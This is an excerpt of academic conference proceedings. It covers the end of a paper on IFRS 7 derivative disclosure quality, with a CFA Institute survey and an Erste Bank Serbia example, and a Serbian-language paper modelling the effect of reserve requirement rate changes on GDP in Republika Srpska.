Research was based on the fact that "investors can easily be blindsided regarding the purpose and loss potential of derivative instruments due to uninformative disclosures" (CFA Institute, 2013). The scope of the study conducted by CFA Institute was limited to the derivative instruments only and the research sample comprised 133 investor answers regarding the quality of disclosure. The users are divided into two groups: CFA members and sell side analysts that are included in trading with the derivative instruments. Survey questions were concentrated around (CFA Institute, 2013):

a) general usefulenss of IFRS 7 disclosure,
b) relative usefulness of components of disclosure,
c) relative importance with specific categories of disclosures and
d) specefic use and application of information.


The Graph 1 shows that aproximatelly 51% of the respondents to the questionnaire were satisfied with credit risk, lidquidity risk and hedging activities disclosure, while 47% were satisfied with market risk. There is a room to improve the disclosure satisfaction of users in all of these areas. It is noted that disclosures should be in accordance with the IFRS 7, but derivative transactions are so sophisticated that managers are called by this standard to reduce the complexity of derivative information in the footnotes. Footnotes should be tailored to match the average user knowledge about derivative transactions. The limited usefulness of hedge accounting disclosure arises due to these reasons.

After investigation of user satisfaction, CFA constructed the Disclosure Quality Index. The disclosure quality index is not a new methodology in accounting research, as it was previously used by many reserachers (see: Zimmerman, 1977). The index that CFA Insitute uses comprises the following criteria: desirable presentation, mandatory disclosure, voluntary disclosure with 22 disclosure dimensions.

The extracts of these results are presented in the following table:

| | DQI banks | DQI non-banks |
|---|---|---|
| Understandability of disclosure | | |
| Sufficient tabular presentation | 80% | 90% |
| Ease of use | 58% | 70% |
| Notional amount disagregated by risk and type | 83% | 30% |
| Adequately disagregated quantitative risk exposure | 53% | 45% |
| Disagregation of derivatives accounting by hedge category | 85% | 85% |
| Quantitative and qualitative disclosure adequately describing hedging strategies | 28% | 60% |
| Disclosure of sources of inefectiveness | 0 | 0 |

Table 1. Disclosure Quality Index about derivatives
Source: CFA Institute (2013, pp. 44-45)




Graph 1. Satisfaction of users with disclosure requirement regarding derivatives, risks and hedge accounting
Source: CFA Institute (2013, p. 29)



DOI: 10.15308/Synthesis-2015-405-409

Table 1 shows the answers of the respondents regarding their satisfaction with derivative disclosure in banking and non-banking sector. The results are published as percentages of their satisfaction while the criteria used are elements of dislcosure quality index. We intentionally chose only the elements that we found informative. Users are satisfied with tabular presentation of derivatives in both samples and their satisfaction ranges from 80-90%. In non-banking sector, the users can easilly use derivative information (70% were satisfied), while due to the complexity in banking sector they are less satisfied (around 58%). Banks present more information about derviative notional amount according to the type and risk for which derivative is used (83% satisfied). Only 30% of users were satisfied with the notional amount published by non-banking sector companies. Less than 50% in both sectors were satisfied with the quantiative disclosure about risk exposure. Users are generally satisfied with the hedging information published in footnotes in both sectors (85%). It is obvious from the above-given table that the banking sector users are not satisfied with the hedging strategies explained by banks (28%). No satisfaction exists with the disclosure regarding hedge innefectiveness (0%).

In conclusion, we can add that more should be done by financial statement preparators in order to increase the quality of information regarding derivative transactions. Companies should explain the nature and purpose of derivative instruments used, outlining the difference between the derivatives used for hedging or for speculative purposes. They should also clearly explain hedging strategies being used, cost of hedging, hedging and risk management policies and reduce the complexity of hedging information in the footnotes.

## 6. DERIVATIVE TRANSACTIONS AND THEIR DISCLOSURE IN SERBIA

Derivative financial instruments can be traded in organized and OTC market by Serbian banks and other non-banking sector companies according to the articles of the Stock Excahnge Act (Official Gazzete of the Republic of Serbia, 31/ 2011, article 2, par. 6). Although this Act permits the trade, only banks trade in certain quasi derivative instruments (Marinković & Skakavac, 2010), which points out that domestic banks offer private contracts, notably forward and swaps. The National Bank of Serbia also introduces currency swap contract, as a package of offseting spot and forward transactions. Swap is used by banks to help them manage the currency risk. Also, quasi currency forward contracts exist in the Serbian market. It is a mix of typical terminal agreement and deposit contract (Marinković & Skakavac, 2010). According to the result of the research (Marinković & Skakavac, 2010), questionnaire was sent to bank officials, who answerd that they are merely informed about the derivatives, and that they have positive attitude.

The next section presents the disclosure regarding derivatives published by Erste bank, Serbia.

Image 1 presents qualitative disclosure about derivative instruments used by Erste bank in Serbia. In this specific case, derivatives are related to the credit risk and the bank manages this risk by limiting the maximum exposure in derivative portfolio.

Image 2 shows quantitative data about derivatives published by Erste bank in 2013. According to this example, we can conclude that derivatives were used in 2012 and their value was

***Derivative Financial Instruments***

**Derivative financial instruments lead to the Bank's exposure to credit risk in case their fair value is positive.**

**Such credit risk is limited by determining the maximum far value of the total derivatives' portfolio, as well as determination of the maximum positive fair value of each individual transaction, having in mind their type, maturity and credit quality of clients.**

Image 1. Footnotes regarding derivative instruments in footnotes for the year 2013. published by Erste bank, Serbia
Source: www.erstebank.rs

| | 2013 RSD thousand | 2012 RSD thousand |
|---|---|---|
| Funds managed on behalf of third parties (a) | 755,714 | 780,975 |
| Guarantees and other irrevocable commitments (b) | 12,941,471 | 9,730,334 |
| Derivatives (c) | - | 792,810 |
| Other off-balance sheet items (d) | 18,611,102 | 19,294,339 |
| **Balance as at 31 December** | **32,308,287** | **30,598,458** |

**13. LOSSES FROM CHANGES IN VALUE OF ASSETS AND LIABILITIES**

| | RSD thousands | |
|---|---|---|
| | 2013 | 2012 |
| Losses from changes in value of placements and receivables | 2,354,971 | 3,110,820 |
| Losses from changes in value of securities | 7,458 | 20,045 |
| Losses from changes in value of liabilities | 163,856 | 312,125 |
| Losses from changes in value of derivatives | 7,680 | 147,431 |
| **Total** | **2,533,965** | **3,590,421** |

Image 2. Quantitative disclosure about derivatives in disclosures of Erste bank for the year 2013.
Source: www.erstebank.rs



DOI: 10.15308/Synthesis-2015-405-409

792,810 thousand RSD. In 2013, this bank did not enter into the derivative transactions. In footnote number 13, Erste bank recognized in both years losses from changes in value of derivatives in the amount of 147,431 thousand RSD in 2012, which decreased to 7,680 thousand RSD in 2013. Obviously, entering into derivative transaction was not a successful strategy of the bank, because the portfolio has lost 18,5% (147,431/792,810) of its value since the ineception of this contract.

Serbian banks attempt to make footnotes regarding financial derivative instruments in accordance with the IFRS 7 requirements. This specific bank presents quantitative and qualitative data in line with the IFRS 7. Information is easily understood because derivative transactions were not sophisticated. Also, we would like to mention that such disclosures can be improved in terms of describing derivative contracts and agregating them according to the type of risk being managed. This would further contribute to increasing the usefulness of information for the users.

## REFERENCES


Bartram, S.B., Brown, G.W., & Fehle, F.R. (2009). International evidence on Financial Derivatives usage. *Financial Management*, 38(1), 185-206. DOI: 10.1111/j.1755-053X.2009.01033.x

BIS. (2014). 84th Annual Report. Basel: BIS. Available from: http://www.bis.org/publ/arpdf/ar2014_ec.pdf

CFA Institute. (2013). User Perspectives on Derivatives and Hedging Activities Disclosures Under IFRS: Derivatives and Hedging Activities Disclosures (Vol. 2). London: CFA Institute. Available from: http://www.cfainstitute.org/ethics/Documents/cfa_institute_user_perspectives_on_financial_instruments_under_ifrs.pdf

Erste Bank. (2013). Financial statements for the year ended 31. December 2013. Available from: *https://www.erstebank.rs* (date of access 01/16/2015)

Fabozzi, F.J. (2002). *The Handbook of financial instruments.* New Yersey: Wiley and Sons.

Gupta, P. (2008). *Financial Instruments Standards a guide on IAS 32, IAS 39 and IFRS 7.* New Delhi: Mc Graw Hill.

IASC. (2009). *Financial instruments a guide through the official text of IAS 32, IAS 39 and IFRS 7.* London: IASC.

Marinković, S., & Skakavac, A. (2010). Derivative markets in Serbia- current developments and perspectives. *Facta Universitatis: Series in Economics and Organisation*, 7(1), 47-59.

Myers, S.C. (1993). Still Searching for Optimal Capital Structure. *Journal of Applied Corporate Finance*, 6(1), 4-14. DOI: 10.1111/j.1745-6622.1993.tb00369.x

Smith, C.W., & Stulz, R.M. (1985). The determinants of Firms hedging policies. *Journal of Financial and Quantitative Management*, 20(4), 391-405.

Sundaram, R. (2013). Derivatives in Financial markets development: *Working paper*. Stern School of Business, New York University. Available from: http://people.stern.nyu.edu/rsundara/papers/RangarajanSundaramFinal.pdf (date of access 01/18/2015)




DOI: 10.15308/Synthesis-2015-405-409

Synthesis
International Scientific Conference of IT and Business-Related Research

# EFIKASNOST STOPE OBAVEZNIH REZERVI

## THE EFFICIENCY OF RESERVE REQUIREMENT RATE

Bojan Kresojević
Student na Ekonomskom fakultetu, Banja Luka, Republika Srpska, Bosna i Hercegovina

**Apstrakt:**
U ovom radu biće ispitivana efikasnost stope obavezne rezerve, kao instrumenta monetarne politike u Bosni i Hercegovini, te mjereni efekti promene stope obavezne rezerve na BDP u Republici Srpskoj. U periodu od 2006. do 2008. godine, stopa obaveznih rezervi je često menjana što nam pruža mogućnost da ispitamo efekte na privrednu aktivnost. Uticaj promene stope obaveznih rezervi odraziće se na promenu ukupnih rezervi koje banke drže, što će uticati na promenu monetarnog multiplikatora, koji će dovesti do promene kreditne i investicione aktivnosti. Povećanje investicija i potrošnje domaćinstava, prema kejnzijanskoj teoriji dovešće do povećanja bruto domaćeg proizvoda. U radu će biti prikazan efekat smanjenja stope obaveznih rezervi za 1 procentni poen, na BDP u Republici Srpskoj. Uticaj smanjenja obaveznih rezervi na promjenu ukupnih rezervi možemo mjeriti uz pomoć linearne regresione analize. Na osnovu promenjene stope ukupnih rezervi moguće je izračunati novi monetarni multiplikator, a samim tim i povećanje kredita i investicija. Merenje efekata povećanja investicija na BDP biće prikazano sistemom linearnih jednačina. Uvažavajući prikazanu metodologiju, smanjenje stope obaveznih rezervi za 1 p.p., dovodi do smanjena stope ukupnih rezervi samo za 0,39 p.p., odnosno povećanja BDP-a za 0,4%. Ovo jasno upućuje da Centralna banka Bosne i Hercegovine ne može značajno uticati na privredna kretanja u Bosni i Hercegovini, a tako i Republici Srpskoj.

**Ključne reči:**
stopa obaveznih rezervi, monetarni multiplikator, investicije, BDP.

**Abstract:**
This paper examines the efficiency of reserve requirement rate, as a monetary policy instrument in Bosnia and Herzegovina, and it measures the effects of change in the required reserves rate on GDP in the Republic of Srpska. During the period 2006 to 2008, the reserve requirement rate often changed, which allows us to investigate the effects on the overall economy. The effect of change in the reserve requirement rate will reflect on the change in total reserves rate, which will affect the change in monetary multiplier, and cause change in the lending and investment activity. According to Keynesian theory, an increase in investment and household consumption will lead to an increase in GDP. This paper shall present the effects of decreasing the reserve requirement rate by 1 percentage point on GDP in the Republic of Srpska.Based on the altered total reserves rate, it will be possible to calculate new monetary multiplier and an increase of rates in the lending and investment activity. Measurement of the effects of an increase in investment on GDP, will be showed through the sistem of linear equations. In accordance with the given methodology, the decrease in required reserves rate for 1 p.p, shall lead to a decrease in the total reserve requirement rate for 0,39 p.p. and an increase of GDP for 0,4%. This clearly indicates that the Central bank of Bosnia and Herzegovina cannot have a significant bearing on the economy of Bosnia and Herzegovina and the Republic of Srpska.

**Key words:**
reserve requirement rate, monetary multiplier, investments, GDP.

## 1. UVOD

U režimu valutnog odbora centralna banka nema autonomiju u vođenju monetarne politike, odnosno nema mogućnost da koristi ponudu novca kao instrument ekonomske politike. U valutnom odboru nedostupni su oni instrumenti monetarne politike, čijom bi primjenom centralna banka uticala na ponudu primarnog novca, samim tim i na devizni kurs. Takvi instrumenti su: kamatna stopa (krediti) i operacije na otvorenom tržištu. Međutim, stopa obaveznih rezervi ne utiče na ponudu primarnog novca, te predstavlja dostupan instrument monetarne politike u režimu valutnog odbora. U ovom radu će biti ispitana efikasnost stope obavezne rezerve, kao instrumenta monetarne politike u Bosni i Hercegovini i Republici Srpskoj. Odnosno biće mjereni efekti promjene stope obaveznih rezervi, definisane od strane Upravnog odbora Centralne banke Bosne i Hercegovine.

Problem istraživanja se odnosi na izostanku značajnih efekata privrednog rasta u Republici Srpskoj, uprkos značajnom smanjenju stope obaveznih rezervi u periodu od 2006. do 2012. godine. U navedenom vremenskom periodu prosječna stopa obaveznih rezervi se prepolovila, ali su izostali efekti na bruto domaći proizvod, prije svega kroz investicije.

Predmet istraživanja je transmisioni mehanizam promjene stope obaveznih rezerve od strane Centralne banke Bosne i Hercegovine na privredu Republike Srpske.

Cilj ovog rada je ispitivanje efikasnosti stope obaveznih rezervi kao instrumenta monetarne politike, mjerene efektima na privredu Republike Srpske, odnosno kvantifikacija efekata smanjenja stope obaveznih rezervi, od strane Centralne banke Bosne i Hercegovine, za 1 p.p. na bruto domaći proizvod u Republici Srpskoj.

Početna hipoteza bazirana je na teorijskim postavkama da smanjenje stope obaveznih rezervi, utiče na povećanje multiplikatora primarnog novca i na taj način podstiče privredni rast, a da je izostanak značajnog porasta BDP-a u Republici Srpskoj uzrokovan drugim faktorima. Alternativna hipoteza je da smanjenje stope obaveznih rezervi ne izaziva značajnu promjenu multiplikatora primarnog novca, zbog endogenosti parametara ponašanja.



E-mail: bojankresojevic@outlook.com
DOI: 10.15308/Synthesis-2015-410-413

## 2. STOPA OBAVEZNIH REZERVI KAO INSTRUMENT MONETARNE POLITIKE

Obavezne rezerve predstavljaju dio novčanih depozita poslovnih banaka, koji su one obavezne da drže na računu kod centralne banke. S obzirom da je ovaj dio konstantna frakcija depozita poslovne banke koji predstavljaju osnovicu za obaveznu rezervu, uobičajeno se taj dio izražava procentualno i naziva se stopa obaveznih rezervi. Stanovništvo i privreda višak likvidnih sredstava deponuju u bankarski sektor, pri čemu im se obračunava pasivna kamatna stopa, koja predstavlja prinos na štedne uloge. Banke imaju obavezu da plate pasivnu kamatnu stopu, što za njih predstavlja varijabilni trošak. Kako bi ostvarile dodanu vrijednost i profit, banke plasiraju ove depozite po višim (aktivnim) kamatnim stopama, putem kredita, deficitarnim sektorima privrede i stanovništva, sve češće i državi. Banke teže da maksimiziraju profit, te da plasiraju što više kredita, kako bi ostvarile što veći prihod uz date troškove. Međutim, ukoliko bi banka plasirala sve depozite putem kredita, ne bi bila u mogućnosti da isplati depozite kada bi deponenti zatražili. Kako bi se ova situacija izbjegla banke drže određen dio depozita na posebnom računu, što predstavlja likvidnu rezervu. Ali u uslovima tražnje za kreditima banke bi minimizirale likvidne rezerve radi ostvarivanja što većeg profita. Niske rezerve bi mogle dovesti do finansijske panike ukoliko deponenti dobiju informaciju da banka nije dovoljno obezbjeđena rezervama. Zbog toga centralna banka definiše iznos minimalnih – obaveznih rezervi. Ovo je bila primarna funkcija obaveznih rezervi u začetku bankarstva. S obzirom da centralna banka ima suverenitet prilikom određivanja visine stope obaveznih rezervi, ona ima mogućnost da utiče na obim plasiranih kredita putem promjene stope obaveznih rezervi, centralna banka sve češće koristi stopu obaveznih rezervi kao instrument monetarne politike.

### 2.1. MONETARNI MULTIPLIKATOR I STOPA OBAVEZNIH REZERVI

Banka plasira depozite jednog lica, u vidu kredita, drugom licu, a drugo lice taj iznos može držati na računu u vidu depozita po viđenju, koji opet može biti plasiran trećem licu. Na ovaj način nastaje proces multiplikacije primarnog novca. Tako je multiplikator primarnog novca definisan kao odnos monetarnog agregata (najčešće $M_1$) i primarnog novca. U dosadašnjim istraživanjima definisani su brojni multiplikatori, jedan takav je i (Jordan, 1969):

$$m = \frac{1+k}{r(1+t+g)+k} \tag{2.1.}$$

Gdje su:
m - monetarni multiplikator,
k - gotovina, kao frakcija depozita po viđenju,
r - stopa obaveznih rezervi,
t - vremenski (oročeni) depoziti, procentualno izražena u odnosu na depozite po viđenju,
g - vladini depoziti, procentualno izraženi u odnosu na depozite po viđenju.

S obzirom da je novčana masa (Dušanić & Špirić, 2009):

$$M = mxB \tag{2.2.}$$

Gdje su:
M - novčana masa (gotovina i depoziti),
B - primarni novac (gotovina i rezerve).

Na osnovu gore navedene jednačine, što je vrijednost monetarnog multiplikatora veća, veća je i vrijednost novčane mase, iako se primarni novac ne mijenja. A multiplikator je u obrnutoj korelaciji sa stopom obavezne rezerve. Iz svega navedenog, može se zaključiti, što je stopa obaveznih rezervi viša, za dati kvatnum primarnog novca, novčana masa će biti manja.

### 2.2. MONETARNI MULTIPLIKATOR U BOSNI I HERCEGOVINI

Osim prethodno prikazanog multiplikatora, takođe, monetarni multiplikator se može dobiti i na bazi odnosa između bilo kojeg monetarnog agregata i primarnog novca. Sada ćemo prikazati multiplikator $M_2$ u Bosni i Hercegovini:

$$m_2 = \frac{M_2}{B} = \frac{M_2}{r \cdot M_2 + K} = \frac{1}{r+k} \tag{2.3.}$$

Gdje je:
$m_2$ - multiplikator $M_2$,
$M_2$ - monetarni agregat $M_2$ koji uključuje $M_1$ i QM (kvazi novac),
$B$ - monetarna baza ili primarni novac,
$R(r \cdot M_2)$ - rezervni novac, kao umnožak ukupne stope rezervi i osnovice koju u BiH čini $M_2$,
$K(k \cdot M_2)$ - gotovina izvan monetarnih vlasti.

Uvažavajući empirijsku primjenu multiplikatora, te da u praksi pored obaveznih rezervi banke drže i slobodne rezerve, sada *r* predstavlja stopu ukupnih rezervi (zbir stope slobodnih i stope obaveznih rezervi), a pošto je osnovica jednaka monetarnom agregatu $M_2$, u analizi će upravo biti korištena kao osnovica. S obzirom da u Bosni i Hercegovini postoji diferencijalna stopa za kraktoročne i dugoročne depozite, u razmatranje će biti uzeta prosječna stopa obaveznih rezervi.

## 3. METODOLOGIJA ISTRAŽIVANJA

Mjerenje efekata promjene stope obaveznih rezervi, na privredu Republike Srpske, odnosno na BDP, vršićemo tako što ćemo izračunati uticaj smanjenja prosječne stope obaveznih rezervi za 1 p.p. na multiplikator $M_2$, uvažavajući činjenicu da promjena u stopi obaveznih rezervi ne znači automatski promjenu stope ukupnih rezervi u istoj mjeri. Na bazi uvećanja monetarnog multiplikatora, što je posljedica promjene stope obaveznih rezervi, izračunaćemo neto povećanje plasiranih kredita. Na kraju, metodom sistema linearnih jednačina izračunaćemo efekte povećanja bruto domaćeg proizvoda. Navedeno mjerenje efekata biće zasnovano na podacima za 2012. godinu.

### 3.1. IZRAČUNAVANJE EFEKTA PROMENE STOPE OBAVEZNE REZERVE NA MULTIPLIKATOR $M_2$

Efekat promjene stope obaveznih rezervi na stopu ukupnih rezervi biće utvrđen uz pomoć proste linearne regresione analize. U regresionom modelu stopa obaveznih rezervi je identifikovana kao nezavisna varijabla, a stopa ukupnih rezervi kao zavisna varijabla. Na bazi podataka o prosječnoj visini rezervi za period od 2006. do 2012. godine, izračunati parametri će biti korišteni u analizi ukoliko budu statistički značajni. Parametar, koji označava nagib pokazivaće u stvari koliki je efekat promjene stope obaveznih rezervi na stopu ukupnih rezervi, oduzimanjem dobijene vrijednosti nagiba modela od postojeće stope ukupnih rezervi (iskazane u procentima) dobiće se stopa ukupnih rezervi nakon smanjenja stope obaveznih rezervi za 1 p.p. Ova funkcija biće utvrđena metodom proste linearne regresije.



DOI: 10.15308/Synthesis-2015-410-413

Vrijednost mulitplikatora $M_2$ nakon promjene iznosiće:

$$m_2^{'} = \frac{M_2}{B^{'}} = \frac{M_2}{r^{'} \cdot M_2 + K} = \frac{1}{r^{'} + k} \quad (3.1.)$$

Efekat promjene stope obaveznih rezervi na multiplikator može se iskazati koeficijentom $m'_2/m_2$. Što bi moglo dovesti do promjene iznosa plasiranih kredita za:

$$\Delta K = K \cdot (\frac{m_2^{'}}{m_2} - 1) \quad (3.2.)$$

Gdje K predstavlja stvarni nivo kredita u 2012. godini, a $\Delta K$ predstavlja potencijalni nivo kredita uz smanjenj stope obaveznih rezervi.

## 3.2. IZRAČUNAVANJE EFEKTA POVEĆANJA KREDITA NA BDP U REPUBLICI SRPSKOJ

Kako bismo kvantifikovali efekat povećanja plasiranih kredita privredi i stanovništvu na BDP, neophodno je prethodno razmotriti koncept stvaranja BDP-a u jednoj otvorenoj privredi.

### 3.2.1. Definicija bruto domaćeg proizvoda

Bruto domaći proizvod predstavlja jedan od najfrekventnijih ekonomskih indikatora, najčešće se koristi u kontekstu razvijenost privrede, životnog standarda, privrednog rasta i napretka, pa čak i kao mjerila bogatstva. Bruto domaći proizvod predstavlja vrijednost roba i usluga proizvedenih na određenoj teritoriji, u određenom vremenskom periodu, koji su prodani ili je realno očekivati da će biti prodani. Bruto domaći proizvod je varijabla toka, nasuprot varijablama fonda. Kao takav BDP mjeri novostvorenu vrijednost u određenom vremenskom periodu, pa se zbog toga za BDP koristi izraz dohodak, nasuprot bogatstvu koje je varijabla fonda, odnosno akumulirana vrijednost dohotka. BDP (Y) se, prema potrošnom pristupu, sastoji od: domaće potrošnje (C), investicione potrošnje (I), vladine potrošnje (G) i neto izvoza (NX) (Mankiw, 2003). Bruto domaći proizvod, prema dohodovnom pristupu, sastoji se od sume novca utrošenog na potrošnju domaćinstava (C), štednju privatnog sektora (S) i neto poreza (T) (Burda and Wiplosz, 2004)

### 3.2.2. Koncept stvaranja bruto domaćeg proizvoda

Na bazi navedenih definicija kreiran je sistem jednačina:

$$C=C \quad (3.3.)$$
$$I=S+I_f \quad (3.4.)$$
$$G=T+G_S \quad (3.5.)$$
$$X=X \quad (3.6.)$$
$$C=c'\cdot(C+I+G+X)+C_f \quad (3.7.)$$
$$S=s'\cdot(C+I+G+X) \quad (3.8.)$$
$$T=t'\cdot(C+I+G+X) \quad (3.9.)$$
$$Z=z'\cdot(C+I+G+X) \quad (3.10)$$

Gdje su:

$I_f$ - nivo investicija koji ne zavisi od štednje,

$C_f$ - nivo potrošnje koji nije determinisan potencijalnom tražnjom,

$G_S$- budžetski suficit, ili deficit (ako je vrijednost negativna),

$c'$ - dio potencijalne tražnje koji se odnosi na tražnju domaćinstava,

$s'$ - dio potencijalne tražnje koji se štedi,

$t'$ - dio potencijalne tražnje koji se izdvaja za neto poreze,

$z'$ - dio potencijalne tražnje koji se troši na uvoz.

U modelu egzogene varijable su: izvoz, fiksni iznos investicija i potrošnje domaćinstava koji određen egzogenim faktorima, kao i frakcije potencijalne tražnje i budžetski suficit/deficit.

### 3.2.3. Efekat povećanja kredita na BDP

Povećanje kredita stanovništvu i privredi dovešće do povećanja potrošnje domaćinstava i investicione potrošnje, pretpostavljamo, u omjeru koji postoji u strukturi kredita koji je 1:1. Uvećavanjem fiksnih komponenata potrošnje domaćinstava i firmi dobijamo novi sistem linearnih jednačina:

$$C=C \quad (3.11.)$$
$$I=S+(I_f+\Delta K/2) \quad (3.12.)$$
$$G=T+G_S \quad (3.13.)$$
$$X=X \quad (3.14.)$$
$$C=c'\cdot(C+I+G+X)+(C_f+\Delta K/2) \quad (3.15.)$$
$$S=s'\cdot(C+I+G+X) \quad (3.16.)$$
$$T=t'\cdot(C+I+G+X) \quad (3.17.)$$
$$Z=z'\cdot(C+I+G+X) \quad (3.18.)$$

Na bazi ovih komponenata dobijeni bruto domaći proizvod (Y'=C'+I'+G'+X'-Z') podijelimo sa stvarnim BDP-om u 2012. godini i dobijemo koeficijent povećanja BDP-a uzrokovan smanjenjem stope obaveznih rezervi.

## 4. REZULTATI ISTRAŽIVANJA

Za regresioni model uticaja promjene stope obaveznih rezervi, na stopu ukupnih rezervi korišteni su sljedeći podaci:

$$r = 15{,}26+0{,}39\cdot r_0 \quad (4.1.)$$

| Parametar | vrijeme | 2006 | 2007 | 2008 | 2009 | 2010 | 2011 | 2012 |
|---|---|---|---|---|---|---|---|---|
| Obavezne rezerve u % | I kvartal | 15.00 | 15.00 | 18.00 | 11.95 | 10.28 | 9.22 | 8.53 |
| | II kvartal | 15.00 | 15.00 | 18.00 | 10.80 | 10.37 | 8.55 | 8.52 |
| | III kvartal | 15.00 | 15.00 | 18.00 | 10.25 | 10.48 | 8.51 | 8.53 |
| | IV kvartal | 15.00 | 15.00 | 14.45 | 10.22 | 10.50 | 8.50 | 8.51 |
| Ukupne rezerve u % | I kvartal | 21.21 | 23.36 | 22.61 | 18.02 | 19.77 | 20.50 | 19.46 |
| | II kvartal | 20.55 | 23.58 | 21.35 | 17.76 | 19.56 | 19.32 | 17.24 |
| | III kvartal | 21.52 | 22.88 | 21.22 | 19.68 | 20.41 | 19.05 | 17.72 |
| | IV kvartal | 23.49 | 22.70 | 18.74 | 18.91 | 21.25 | 18.88 | 19.02 |

Tabela 3.1. Rezerve u Bosni i Hercegovini

Izvor: Centralna banka Bosne i Hercegovine i obrada autora



DOI: 10.15308/Synthesis-2015-410-413

Na bazi regresione analize dobijen su sljedeći parametri modela:

| Koeficijenti[a] | | | | | | |
|---|---|---|---|---|---|---|
| Model | | Nestandardizovani Koeficijenti | | Standardiz. Koeficijenti | t | Sig. |
| | | B | Std.Greška | Beta | | |
| 1 | (Konstanta) | 15,258 | ,882 | | 17,296 | ,000 |
| | Obavezne_rezerve | ,386 | ,071 | ,729 | 5,427 | ,000 |
| a. Zavisna varijabla: Ukupne_rezerve | | | | | | |

Tabela 3.2. Parametri linearne regresije i t - test
Izvor: Obrada autora u statističkom paketu SPSS v16.

U prikazanom modelu *r* predstavlja stopu ukupnih rezervi, a $r_0$ stopu obaveznih rezervi. Parametar (15,26) pokazuje da bi banke držale slobodne rezerve na nivou od 15% i statistički je značajan na nivou od (p=0,001). Parametar (0,39) pokazuje da se stopa ukupnih rezervi smanjuje za 0,39 p.p., kada se stopa obaveznih rezervi smanji za 1 p.p. i statistički je značajan na nivou od (p=0,001). Regresioni model je također značajan na nivou od (p=0,001), prema F – testu.

| | |
|---|---|
| Potrošnja domaćinstava* | 6.045.499 |
| Investiciona potrošnja* | 2.107.541 |
| Potrošnja države* | 2.115.625 |
| Izvoz* | 3.355.439 |
| Uvoz* | 5.039.131 |
| Štednja* | 956.171 |
| Neto porezi* | 1.583.303 |
| BDP* | 8.584.973 |
| Iznos kredita* | 2.542.800 |
| Gotovina** | 2.688.917 |
| Rezerve** | 2.694.250 |
| Primarni novac** | 5.383.167 |
| $M_2$** | 14.584.583 |
| Multiplikator $M_2$ (koef.)** | 2,71 |

Tabela 3.3. Pokazatelji za 2012. godinu u 000 000 KM
Izvori: Republički zavod za statistiku, Centralna banka BiH i obrada autora,
* Podaci su dati na nivou Republike Srpske,
** Podaci su dati na nivou Bosne i Hercegovine.

Na bazi podataka iz Tabele 3.2. možemo izračunati:

$$m_2' = \frac{M_2}{B'} = \frac{M_2}{r' \cdot M_2 + K} = \\ = \frac{14.584.583}{(18{,}4\% - 0{,}39\%) \cdot 14.584.583 - 2.694.250} = 2{,}74 \qquad (4.2.)$$

$$\Delta K = K \cdot \left( \frac{m_2'}{m_2} - 1 \right) = 2.542.800 \cdot (1{,}01109 - 1) = 28.195 \qquad (4.3.)$$

$$\frac{Y'}{Y} - 1 = \frac{8.618.603}{8.584.973} - 1 = 0{,}4\% \qquad (4.4.)$$

Na osnovu navedenog možemo vidjeti da bi, pod prethodno prikazanim pretpostavkama, smanjenje prosječne stope obavezne rezerve za 1 p.p. dovesti po smanjenja ukupnih rezervi za 0,39 procentih poena, što će povećati iznos plasiranih kredita za 1,1% i produkovati privredni rast od 0,4% u Republici Srpskoj.

## 5. REZIME

U radu smo prikazali kompleksan model kvantifikovanja efekata smanjenja prosječne stope obaveznih rezervi za 1 p.p. na bruto domaći proizvod Republike Srpske. Primjetno je da smanjenje stope obaveznih rezervi dovodi do značajno manjeg smanjenja stope ukupnih rezervi, što znači da banke samoinicijativno povećavaju slobodne rezerve i to za 0,61 p.p. prilikom smanjenja prosječne stope obaveznih rezervi za 1 p.p. S obzirom da je ovaj podatak dobijen posmatranjem ponašanja banaka u periodu od više godina, ne može se reći da je to uzrokovano nemogućnošću banaka da reaguju u kratkom roku. Potencijalni razlog za ovakve efekte je nemogućnost banaka da pronaću klijente koji će servisivati obaveze po osnovu kredita uz razuman, prihvatljiv nivo rizika. Odnosno, da je upravo rizik uzročnik povećavanja stope slobodnih rezervi u značajnom iznosu.Ako kao kriterijum značajnosti privrednog rasta navedemo stopu od 2%, onda je potrebno da dođe do smanjenja prosječne stope obaveznih rezervi sa 8,5 na 3,5% uz pretpostavku linearnosti, koja je u ovom domenu ekstrapolacije diskutabilna. I uz uslovno prihvatanje ove pretpostavke možemo zaključiti da stopa obavezne rezerve, kao instrument monetarne politike ne pruža veliki manevarski prostor za uticaj na privredna kretanja. U skladu sa navedenim ne možemo prihvatiti početnu hipotezu u punom obliku, da promjena stope obaveznih rezervi značajno utiče na multiplikator i privredni rast, s obzirom da je varijacije multiplikatora zbog egzogenih uticaja (standardna devijacija = 0,14) mnogo veće od promjene izazvazvane promjenom stope obaveznih rezervi (0,03). Umjesto toga, prihvatamo alternativnu hipotezu da stopa obaveznih rezervi ne utiče značajno na multiplikator. Iz svega navedenog možemo konstatovati da Centralna banka Bosne i Hercegovine ne može značajno da utiče na privredna kretanja u Republici Srpskoj, te da zbog toga nema posljedica na privredni rast u Republici Srpskoj zbog postojanja jedinstvene, umjesto entitetske, centralne banke u režimu valutnog odbora.

## LITERATURA

Burda, M., & Wiplosz, C. (2004). *Macroeconomics*. 3rd Edition. Oxford: Oxford University Press.

Dušanić, J., & Špirić. N. (2009). *Monetarne i javne finansije*. Banja Luka: Ekonomski fakultet.

Jordan, J. (1969). *Elements of Money Stock Determination*. St. Louis: Federal Bank of St. Louis.

Mankiw, G. (2003). *Principles of Macroeconomics.* 3rd Edition. Cincinnati: South-Western College Publishing.



DOI: 10.15308/Synthesis-2015-410-413

Synthesis
International Scientific Conference of IT and Business-Related Research

# PROBLEMI PRELASKA NA VIŠESTOPNI SISTEM POREZA NA DODATU VREDNOST U BOSNI I HERCEGOVINI

